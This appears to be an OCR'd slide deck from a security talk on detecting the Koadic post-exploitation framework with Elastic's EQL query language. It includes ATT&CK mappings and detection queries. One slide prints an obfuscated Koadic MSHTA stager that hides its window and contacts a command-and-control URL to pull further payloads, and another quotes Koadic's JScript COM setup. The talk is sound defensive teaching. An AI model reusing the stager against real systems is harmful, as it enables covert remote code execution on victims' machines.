ATT&CKing Koadic with EQL

Daniel Stepanic

11/2/2019

Bio

@DanielStepanic

Security Engineer at Elastic

- Develop detection capabilities based on latest adversary techniques
- Previous experience as SOC Analyst and Threat Hunter

Agenda

- Recent trends
- Benefits of open-source tooling for attackers/defenders
- Koadic overview
- Introduction to Event Query Language (EQL)
- Detecting Koadic using EQL


01 Recent Trends

Recent Trends

- Open-source/commercial frameworks continued to be adopted for financially motivated crimes and state sponsored activity

- “Most of the re-emergent Chinese espionage groups have become increasingly reliant on publicly available malware, especially BEACON and EMPIRE”

M-Trends 2019 (FireEye)



elastic

https://content.fireeye.com/m-trends/rpt-m-trends-2019

Benefits for Attackers

- Low cost of resourcing/development costs
- First-mover advantage
- Plausible deniability
- Fewer unique toolmarks

Benefits for Defenders

- Source code available for full review
- Low barrier for defenders to re-produce behaviors
- Knowledge transfer of behavioral techniques
- Opportunity for future detections with similar modules


02 Koadic Introduction

Koadic

Post-exploitation framework similar to Empire

- Released at Defcon 25 (Summer 2017) by RiskSense team
- Leverages Windows Script Host (VBScript + JScript)
- Uses COM

```
Koadic.FS = new ActiveXObject("Scripting.FileSystemObject");
Koadic.WS = new ActiveXObject("WScrip"+"t.Shell");
var #net# = new ActiveXObject("WSc"+"ript.Net"+"work");
http = new ActiveXObject("Msxml2.ServerXMLHTTP.6.0");
http = new ActiveXObject("WinHttp.WinHttpRequest.5.1");
var stream = new ActiveXObject("Adodb.Stream");
var rs = new ActiveXObject("Adodb.RecordSet");
```



https://github.com/zerosum0x0/koadic

elastic

Koadic

6

Stagers

Mshta
Regsvr32
Rundll32_js
Disk
Wmic
Bitsadmin

44

Implants

Credential Dumping
Collection
Discovery/Recon
Lateral Movement
Persistence
Privilege Escalation


4

Threat Groups

MuddyWater
APT10/Stone Panda
APT28/Sofacy
FakeUpdates Campaign

Koadic

- Actor adoption timeline



https://reaqta.com/2017/11/muddywater-apt-targeting-middle-east
https://blog.trendmicro.com/trendlabs-security-intelligence/chessmaster-adds-updated-tools-to-its-arsenal
https://unit42.paloaltonetworks.com/unit42-sofacy-groups-parallel-attacks
https://www.fireeye.com/blog/threat-research/2019/10/head-fake-tackling-disruptive-ransomware-attacks.html

elastic

03 EQL

EQL: Event Query Language

Simple and concise language for threat researchers

- Schema-independent and OS-agnostic
- Real-time detection with stream processing
- Supports multi-event behaviors, stacking and sifting through data
- Function syntax instead of keyword explosion (e.g. length(field))

elastic

Simple Queries

- Boolean and comparison logic

  `and` `or` `not` `<` `<=` `==` `!=` `>=` `>`
- Wildcard matching with * character
- String comparisons are case-insensitive

```
process where process_name == "svchost.exe" and
  (command_line != "* -k *" or parent_process_name != "services.exe")
```


https://eql.readthedocs.io/en/latest/query-guide

Sequences

- Multi-event behaviors with enforced order
- Match properties between events with by syntax
- Time limits maxspan=1 hr
- Sequences are stateful and can be expired with an until condition

```
sequence with maxspan=1m
  [file where file_path == "*\\AppData\\*"] by file_path
  [process where user_name == "SYSTEM"] by process_path
```

Joins

- Match events specified
- Similar to sequence, but finds the oldest non-overlapping pair
- Supports by and until syntax for additional matching or state
- No time bounding
- Unlike SQL, it finds adjacent pairs instead of cross-products

```
join
  [file where file_path == "*\\System32\\Tasks\\h4x0r.xml"]
  [registry where registry_path == "*\\runonce\\h4xor"]
```

Pipes and Outliers

- Pipes can be used to transform or reduce output
- Combine in various ways to perform stacking or reduce data set

`count` `filter` `head` `sort` `tail` `unique` `unique_count`

```
process where true
// Remove duplicate pairs
| unique process_name, command_line

// Count per process_name to get unique # of commands
| count process_name
| filter count < 5
```

Process Lineage

- Natively tracks process lineage by monitoring process creation/terminate events and tracking the ppid and pid
- Supports **`descendant of`**, **`child of`**, and **`event of`**
- Combine with other Boolean logic

```
network where process_name == "powershell.exe"
  and not descendant of
    [process where process_name == "explorer.exe"]
```

04 Detecting Koadic Using EQL

MITRE ATT&CK™ Framework

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Data Destruction
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	BITS Jobs	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Communication Through Removable Media	Data Compressed	Data Encrypted for Impact
External Remote Services	Command-Line Interface	Account Manipulation	AppCert DLLs	Binary Padding	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Connection Proxy	Data Encrypted	Defacement
Hardware Additions	Compiled HTML File	AppCert DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	Domain Trust Discovery	Exploitation of Remote Services	Data Staged	Custom Command and Control Protocol	Data Transfer Size Limits	Disk Content Wipe
Replication Through Removable Media	Control Panel Items	AppInit DLLs	Application Shimming	CMSTP	Credentials in Files	File and Directory Discovery	Logon Scripts	Data from Information Repositories	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Structure Wipe

- Knowledge base that organizes behaviors (**techniques**) by objectives (**tactics**)
- Most techniques are used by multiple groups and red teams
- Hundreds of references to threat reports

elastic

MITRE ATT&CK™ Software

Koadic

Koadic is a Windows post-exploitation framework and penetration testing tool. Koadic is publicly available on GitHub and the tool is executed via the command-line. Koadic has several options for staging payloads and creating implants. Koadic performs most of its operations using Windows Script Host. [1] [2]

ID: S0250

Type: TOOL

Platforms: Windows

Version: 1.0

Techniques Used


ATT&CK™ Navigator Layers

Domain	ID	Name	Use
Enterprise	T1088	Bypass User Account Control	Koadic has 2 methods for elevating integrity. It can bypass UAC through eventvwr.exe and sdclt.exe. [1]
Enterprise	T1115	Clipboard Data	Koadic can retrieve the current content of the user clipboard. [1]
Enterprise	T1059	Command-Line Interface	Koadic can open an interactive command-shell to perform command line functions on victim machines. [1]
Enterprise	T1003	Credential Dumping	Koadic can gather hashed passwords by dumping SAM/SECURITY hive and gathers domain controller hashes from NTDS. [1]
Enterprise	T1005	Data from Local System	Koadic can download files off the target system to send back to the server. [1]
Enterprise	T1170	Mshta	Koadic can use MSHTA to serve additional payloads. [1]
Enterprise	T1046	Network Service Scanning	Koadic can scan for open TCP ports on the target network. [1]
Enterprise	T1135	Network Share Discovery	Koadic can scan local network for open SMB. [1]
Enterprise	T1055	Process Injection	Koadic can perform process injection by using a reflective DLL. [1]
Enterprise	T1117	Regsvr32	Koadic can use Regsvr32 to execute additional payloads. [1]
Enterprise	T1076	Remote Desktop Protocol	Koadic can enable remote desktop on the victim's machine. [1]
Enterprise	T1105	Remote File Copy	Koadic can download additional files. [1]
Enterprise	T1085	Rundll32	Koadic can use Rundll32 to execute additional payloads. [1]

https://attack.mitre.org/techniques/T1193/

elastic


Initial Access & Execution



- **Technique** Spearphishing Attachment (T1193)
- APT28/Sofacy (June 2018)
- RTF file
  - DDE
  - Koadic

https://unit42.paloaltonetworks.com/unit42-sofacy-groups-parallel-attacks


Initial Access & Execution




```
process where process_name == "mshta.exe"
  and descendant of
    [process where process_name == "outlook.exe"]
```


elastic

Initial Access & Execution




```
sequence with maxspan=5m
  [file where file_name == "*.exe" and
    process_name in ("winword.exe", "excel.exe", "powerpnt.exe")] by file_path
  [process where true] by process_path
```


elastic

Defense Evasion & Execution

- **Technique** Mshta (T1170), Rundll32 (T1085)
- **Detection** Monitor process execution, command-lines, network activity

```
<html>
<head>
<script language="JScript">
window.moveTo(-1337, -2019);
window.blur();
window.resizeTo(2, 4);

try
{
    window.onerror = function(sMsg, sUrl, sLine) { return false; }
    window.onfocus = function() { window.blur(); }
}
catch (e){}

var RHCVHNYGGP={};RHCVHNYGGP.SLKYOOQFNB=new ActiveXObject("Scripting.FileSystemObject");RHCVHNYGGP.PGQJDPQRVA=new
ActiveXObject("WScrip"+"t.Shell");RHCVHNYGGP.IDZUZHOJRE="http://192.168.174.166:9999/MwJr0";RHCVHNYGGP.CXDOSFFGDB=
"6a1aaeee6c264d77b36f999caa354195";RHCVHNYGGP.DAPKDEZZGT="7cb594dbed614253a8ac29d254ca9cef";RHCVHNYGGP.NZDHZCBCUB="
http://192.168.174.166:9999/MwJr0?3F3GQODETI=6a1aaeee6c264d77b36f999caa354195;D24PMIZPJ3=";RHCVHNYGGP.JCVULCXQDG=
"124441116408473";RHCVHNYGGP.JJAVIFKHAV=function()
{if(RHCVHNYGGP.MZVUKINQQT())
{try{window.close();}catch(e){}
try{window.self.close();}catch(e){}
try{window.top.close();}catch(e){}
try{self.close();}catch(e){}
try
{window.open('','_se'+'l'+'f','');window.close();}
```


HTML Application

Initial Access
Execution
Persistence
Privilege Escalation
Command and Control
Defense Evasion
Credential Access
Discovery
Lateral Movement
Collection
Exfiltration
Impact

elastic

Defense Evasion & Execution

- **Technique** Mshta (T1170), Rundll32 (T1085)
- **Detection** Monitor process execution, command-lines, network activity



MSHTA Stager - Execution Chain

elastic

Defense Evasion & Execution

- **Technique** Mshta (T1170), Rundll32 (T1085)
- **Detection** Monitor process execution, command-lines, network activity


```
sequence by unique_pid
  [process where subtype.create and process_name in
    ("mshta.exe", "regsvr32.exe", "rundll32.exe", "wmic.exe")]
  [network where process_name in
    ("mshta.exe", "regsvr32.exe", "rundll32.exe", "wmic.exe")]
```

Initial Access
Execution
Persistence
Privilege Escalation
Command and Control
Defense Evasion
Credential Access
Discovery
Lateral Movement
Collection
Exfiltration
Impact

elastic

Defense Evasion & Execution

